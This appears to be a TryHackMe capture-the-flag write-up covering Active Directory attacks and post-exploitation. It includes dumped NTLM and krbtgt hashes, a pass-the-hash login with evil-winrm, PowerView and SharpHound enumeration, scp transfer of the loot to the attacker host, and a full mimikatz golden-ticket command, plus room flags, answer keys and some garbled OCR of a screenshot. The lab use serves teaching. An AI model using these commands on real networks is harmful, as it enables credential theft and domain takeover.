ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:c1c15066922aeb13437aea243354fc4d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
```

What method of attack could allow us to authenticate as the user without the password?

Pass the hash

2 languages

Article Talk | Read Edit View history Tools

From Wikipedia, the free encyclopedia

In computer security, **pass the hash** is a hacking technique that allows an attacker to authenticate to a remote server or service by using the underlying NTLM or LanMan hash of a user's password, instead of requiring the associated plaintext password as is normally the case. It replaces the need for stealing the plaintext password to gain access with stealing the hash.

Using a tool called Evil-WinRM what option will allow us to use a hash?

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI — ✓ Correct Answer — Hint

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc — ✓ Correct Answer

What method of attack could allow us to authenticate as the user without the password?

Pass The Hash — ✓ Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H — ✓ Correct Answer — Hint

```
┌──(root㉿kali)-[~]
└─# evil-winrm --help

Evil-WinRM shell v3.5

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM] [
--spn SPN_PREFIX] [-l]
    -S, --ssl                    Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN           Kerberos auth, it has to be set also in /etc/krb5.conf file using this format → CONTOSO.COM = { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX         SPN prefix for Kerberos auth (default HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                  Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                Remote url endpoint (default /wsman)
    -u, --user USER              Username (required if not using kerberos)
    -p, --password PASS          Password
    -H, --hash HASH              NTHash
    -P, --port PORT              Remote host port (default 5985)
    -V, --version                Show version
    -n, --no-colors              Disable colors
    -N, --no-rpath-completion    Disable remote path completion
    -l, --log                    Log the WinRM session
    -h, --help                   Display this help message
```

WinRM: WinRM is used to remotely manage Windows computers, automate administrative tasks, and remotely execute scripts on remote computers.

Evil-WinRM: This package contains the ultimate WinRM shell for hacking/pen testing.

Task 8: Flag Submission Flag Submission Panel :

Using evil-winrm let us enter the administrator account first using the NTLM hash we got

```
16 Hash of Adminstrator account
17 0e0363213e37b94221497260b0bcb4fc
18
```

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.10.233.52 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Let's get out from the Administrator\Documents

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users>
```

Now let us see the list of the files and folders in the Users

```
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/17/2020   4:04 PM                a-spooks
d-----         9/17/2020   4:02 PM                Administrator
d-----          4/4/2020  12:19 PM                backup
d-----          4/4/2020   1:07 PM                backup.THM-AD
d-r---          4/4/2020  11:19 AM                Public
d-----          4/4/2020  12:18 PM                svc-admin


*Evil-WinRM* PS C:\Users>
```

Enter the svc-admin folder and then enter the Desktop folder.

```
*Evil-WinRM* PS C:\Users> cd svc-admin
*Evil-WinRM* PS C:\Users\svc-admin> dir


    Directory: C:\Users\svc-admin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          4/4/2020  12:18 PM                3D Objects
d-r---          4/4/2020  12:18 PM                Contacts
d-r---          4/4/2020  12:18 PM                Desktop
d-r---          4/4/2020  12:18 PM                Documents
d-r---          4/4/2020  12:18 PM                Downloads
d-r---          4/4/2020  12:18 PM                Favorites
d-r---          4/4/2020  12:18 PM                Links
d-r---          4/4/2020  12:18 PM                Music
d-r---          4/4/2020  12:18 PM                Pictures
d-r---          4/4/2020  12:18 PM                Saved Games
d-r---          4/4/2020  12:18 PM                Searches
d-r---          4/4/2020  12:18 PM                Videos


*Evil-WinRM* PS C:\Users\svc-admin>
```

```
*Evil-WinRM* PS C:\Users\svc-admin> cd Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir


    Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```


Go back using the cd .. command and enter other accounts and collect the flag.

The backup account:

```
*Evil-WinRM* PS C:\Users> cd backup
*Evil-WinRM* PS C:\Users\backup> dir


    Directory: C:\Users\backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/4/2020  12:19 PM                3D Objects
d-r---         4/4/2020  12:19 PM                Contacts
d-r---         4/4/2020  12:19 PM                Desktop
d-r---         4/4/2020  12:19 PM                Documents
d-r---         4/4/2020  12:19 PM                Downloads
d-r---         4/4/2020  12:19 PM                Favorites
d-r---         4/4/2020  12:19 PM                Links
d-r---         4/4/2020  12:19 PM                Music
d-r---         4/4/2020  12:19 PM                Pictures
d-r---         4/4/2020  12:19 PM                Saved Games
d-r---         4/4/2020  12:19 PM                Searches
d-r---         4/4/2020  12:19 PM                Videos

*Evil-WinRM* PS C:\Users\backup> cd Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> dir


    Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```

```
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/4/2020  11:19 AM                3D Objects
d-r---         4/4/2020  11:19 AM                Contacts
d-r---         4/4/2020  11:39 AM                Desktop
d-r---         4/4/2020  12:09 PM                Documents
d-r---         4/4/2020  11:19 AM                Downloads
d-r---         4/4/2020  11:19 AM                Favorites
d-r---         4/4/2020  11:19 AM                Links
d-r---         4/4/2020  11:19 AM                Music
d-r---         4/4/2020  11:19 AM                Pictures
d-r---         4/4/2020  11:19 AM                Saved Games
d-r---         4/4/2020  11:19 AM                Searches
d-r---         4/4/2020  11:19 AM                Videos

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveDirectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```


FINISHED



postexploit


Task 2 Enumeration w/ Powerview

Start Powershell — powershell -ep bypass -ep bypasses the execution policy of powershell allowing you to easily run scripts




Start PowerView — . .\Downloads\PowerView.ps1

Enumerate the domain users — Get-NetUser | select cn



Enumerate the domain groups — Get-NetGroup -GroupName *admin*



What is the shared folder that is not set by default?

```
PS C:\Users\Administrator\Downloads> Invoke-ShareFinder
\\Domain-Controller.CONTROLLER.local\ADMIN$     - Remote Admin
\\Domain-Controller.CONTROLLER.local\C$         - Default share
\\Domain-Controller.CONTROLLER.local\IPC$       - Remote IPC
\\Domain-Controller.CONTROLLER.local\NETLOGON   - Logon server share
\\Domain-Controller.CONTROLLER.local\Share      -
\\Domain-Controller.CONTROLLER.local\SYSVOL     - Logon server share
```

What operating system is running inside of the network besides Windows Server 2019?

```
PS C:\Users\Administrator\Downloads> Get-NetComputer -fulldata | select operatingsystem

operatingsystem
---------------
Windows Server 2019 Standard
Windows 10 Enterprise Evaluation
Windows 10 Enterprise Evaluation
```

Windows 10 Enterprise Evaluation

I've hidden a flag inside of the users find it

```
PS C:\Users\Administrator\Downloads> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd
```

Answer the questions below

What is the shared folder that is not set by default?

Share — ✓ Correct Answer — Hint

What operating system is running inside of the network besides Windows Server 2019?

Windows 10 Enterprise Evaluation — ✓ Correct Answer — Hint

I've hidden a flag inside of the users find it

POST{P0W3RV13W_FTW} — ✓ Correct Answer

Task 3 Enumeration w/ Bloodhound

Getting loot w/ SharpHound -

powershell -ep bypass same as with PowerView

. .\Downloads\SharpHound.ps1

```
PS C:\Users\Administrator\Downloads> . .\SharpHound.ps1
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
----------------------------------------------
Initializing SharpHound at 12:48 AM on 7/5/2023
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 78 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 84 MB RAM
Enumeration finished in 00:00:01.5376496
Compressing data to C:\Users\Administrator\Downloads\20230705004823_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:48 AM on 7/5/2023! Happy Graphing!
```

Transfer the loot.zip folder to your Attacker Machine


note: you can use scp to transfer the file if you're using ssh

I could not copy the zip file from the window to my local Kali so I did it reversely.

Start the ssh service on your kali first:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo service ssh start
```


```
PS C:\Users\Administrator\Downloads> scp 20230705034533_loot.zip kali@10.4.14.198:/tm
The authenticity of host '10.4.14.198 (10.4.14.198)' can't be established.
ECDSA key fingerprint is SHA256:ILhTP9E/0DdPXBh9AvR62VExnTgiUxV1PHXVYUViFfM.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.4.14.198' (ECDSA) to the list of known hosts.
kali@10.4.14.198's password:
20230705034533_loot.zip
PS C:\Users\Administrator\Downloads>
```



Task 4 Dumping hashes w/ mimikatz

Dump Hashes w/ mimikatz -






Task 5 Golden Ticket Attacks w/ mimikatz

Dump the krbtgt Hash -


This dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket



To create a golden ticket:

kerberos::golden /user:golden /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500

If we complete the above steps on a remoting desktop there will be a new command prompt pops out:



atz 2.2.0 x64 (oe.eo)
erberos::golden /use
6-2351964222-9866961
golden
controller.local (CC
S-1-5-21-849420856-2
500
*513 512 520 518 519
5508500012cc005cf708
7/5/2023 5:01:40 AM
ticket.kirbi
ated
d
Part generated
Part encrypted
enerated
Saved to file !
isc::cmd
'cmd.exe' from 'Dis
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Downloads>dir \\Desktop-1\c$
The network path was not found.
C:\Users\Administrator\Downloads>
5:04 AM


Task 6 Enumeration w/ Server Manager

What tool allows to view the event logs?

Event Viewer


What is the SQL Service password



